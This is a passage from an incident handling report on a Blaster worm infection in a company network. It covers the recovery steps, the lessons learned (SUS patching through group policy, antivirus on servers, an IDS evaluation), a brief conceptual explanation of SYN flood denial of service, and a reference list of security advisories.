The incident handling team leader agreed with the Security team, and the IT Operation team to repeat the maintaining operation for the Antivirus clients,

[85] http://support.microsoft.com/?kbid=826369

and the SMS clients, and the windows update patch again in the next day to ensure connection of all company machines.

The Security team knew that there would be laptops that would not get connected may be for a long time, so after consulting wit the incident handling team leader, they prepared a message to be sent to all laptop users that have their laptops not connected at that time to get their laptops to the IT Operation team in order to check and update them before reconnecting to the company network.

The message was sent to the staff at **12:00 AM**

The incident handling team leader informed management with the problem clearness, and released the incident handling team members for this day to meet in the next day at **9:00 AM** to discuss the incident's lessons learned.

## 6. Lessons Learned:

Next day of the incident at **9:00 AM** the incident handling team met for the lessons learned session that continued for four hours and had the following results:

**1.** Although the used Antivirus solution worked well in the incident and the infection were only on four machines, but one of the lessons learned from this incident was that all users' PCs and laptops, and even servers need to be automatically updated with the latest windows update patches. And because the SMS was not the appropriate solution to be used, due to its' clients problems, a SUS (Software Update Services) solution was introduced. This solution works as follows:

Hence all windows machines have the "Windows Update Client" installed by default, and these clients can regularly connect to the Internet checking for new windows updates, the group policy can be used to make these clients connect to the SUS server instead of the Internet. The clients automatically download approved patches from the SUS server, and the group policy is used again to identify a specific time during the day to run these patches.





**Figure 36- Group Policy Window**

In Figure-37 we can see that the automatic updates are configured to auto download from the SUS server, and run daily at 3:00 AM





**Figure 37- Configure Automatic Updates Properties**

*Note:* These Group policy settings do not exist by default in the group policy, it has to be imported from a specific template adm file.

The Windows Update Client is configurable from the control panel, as shown in Figure-38, and the administrator can disable the user to change its settings, so it appears dimmed as shown in Figure-39.





**Figure 38- Control Panel Window**





**Figure 39- Automatic Updates Window**

Action item taken on the IT Operation team to arrange for using this SUS solution, and configure the domain group policy.

**2.** The second step was the Antivirus client on the company servers. One of the lessons learned was that all servers should have Antivirus client installed by default and maintained like all other PCs and laptops. This should reduce the future virus infection probability for those servers.

**3.** To ensure maximum number of working Antivirus clients, a process was introduced for a more regular maintenance for these clients.

**4.** As per the incident time line, the identification phase took around 6 hours; this was returned to the new activity that the worm used that was not known before. The worm gave the impression of a network problem other than a virus infection. The action item was taken on the Security team to send SMS alert to the Network team manager and the IT Operation team manager in case of any high-risk virus alerts received from the Antivirus vendor. This was

supposed to enhance the correlation between different problems that may occur in the systems.

**5.** The Security team had an action item to start evaluating a project for Enterprise Intrusion Detection system (IDS). This should give a closer figure for the network status.


An action item on the incident handling team leader to call for a follow up meeting with the incident handling team members after 1 week.

A complete report was produced by the incident handling team, and finally reviewed by the team leader, containing all the incident details and lessons learned. This incident report was sent to senior management.

**6. Extras:**

- Syn Flood DOS attacks:

For an attacker to perform a Syn Flood DOS (Denial Of Service) attack on a victim, the attacker spoofs IP of non responding machine, and starts to use this spoofed IP to send the SYN message (The first step of the TCP three way hand shake process that is needed to be completed before any TCP communication).
The victim sends by it turn the SYN/ACK message waiting for the initiator to send the ACK message to establish the connection.
The attacker leaves the victim in this pending status, and continues to send SYN messages to open too much half connection with the victim.
As the victim has a limited memory for those pending connections, the victim system can be easily crashed, or at least will have a very high-utilized memory preventing it from performing its service, and so it encounters a Denial Of Service (DOS) attack.




TCP Three way hand shake

## Table of Figures:

## 7. References:


http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
[Microsoft Security Bulletin MS03-026. Buffer Overrun In RPC Interface]

http://www.cert.org/advisories/CA-2003-16.html
[CERT Advisory: CA-2003-16. Buffer Overflow in Microsoft RPC]

http://www.kb.cert.org/vuls/id/568148
[CERT Vulnerability Note: VU#568148. Microsoft Windows RPC vulnerable to buffer overflow]

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352
[CVE: CAN-2003-0352. Buffer overflow in a certain DCOM interface for RPC]

http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html
[Symantec: Worm Analysis]

http://www.sophos.com/virusinfo/analyses/w32blasterf.html
[Sophos: Worm Analysis]

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MSBLAST.F
[Trend Micro: Worm Analysis]

http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100547
[Mcafee: Worm Analysis]

http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=36265
[CA: Worm Analysis]

http://support.microsoft.com/default.aspx?scid=kb;en-us;826955
[Virus Alert About the Blaster Worm and Its Variants, and Affected Operating Systems]

http://www.microsoft.com/technet/security/bulletin/ms03-010.mspx
[Flaw in RPC Endpoint Mapper, and RPC description]

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp
[How RPC works]

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomtec.asp
[DCOM Technical Overview]

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
[DCOM Architecture]

http://securityresponse.symantec.com/avcenter/security/Content/8205.html
[Symantec Alert: Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability]

http://members.microsoft.com/partner/support/securitybulletins/MS03-026.aspx
[Windows RPC Vulnerability]

http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html
[Symantec: Worm Analysis]

http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.b.worm.html
[Symantec: Worm Analysis]

http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.c.worm.html
[Symantec: Worm Analysis]

http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.d.worm.html
[Symantec: Worm Analysis]

http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.e.worm.html
[Symantec: Worm Analysis]

http://www.mvps.org/marksxp/WindowsXP/rpc.php
[Worm Signature]

http://securityresponse.symantec.com/avcenter/venc/data/detecting.traffic.due.to.rpc.worms.html
[Symantec: Detecting network traffic that could be due to RPC worms]

https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf
[Symantec DeepSight Threat Alert - Microsoft DCOM RPC Worm Alert]

http://www.snort.org/snort-db/sid.html?sid=2251
[Snort IDS Worm Detection]

http://netkungfu.org/downloads/030811-Alert-DCOMworm.pdf
[Symantec DeepSight Threat Alert - Microsoft DCOM RPC Worm Alert - Packet traces for the worm vulnerability scanning]

http://searchsecurity.techtarget.com/sDefinition/0%2C%2Csid14_gci549024%2C00.html
[Buffer Overflow Analysis]

http://www.networkmagazine.com/article/NMG20000511S0015
[Network Magazine: Anatomy of a Buffer Overflow]

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MSBLAST.A&VSect=T
[Trend Micro Worm Analysis]

SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/optimsql/odp_tun_1_79pv.asp
[Comparing Different Implementations of RAID Levels]

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/optimsql/odp_tun_1_90vt.asp
[Developing a Drive Performance Strategy]

http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html
[Symantec: Worm Removal Tool]

http://www.microsoft.com/downloads/details.aspx?FamilyID=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en
[The vulnerability windows update patch; Security Update for Windows 2000 (KB823980)]

http://securityresponse.symantec.com/avcenter/download.html
[Symantec: Download virus definitions]

http://support.microsoft.com/?kbid=826369
[Microsoft KB 823980 Scanning tool for unpatched systems]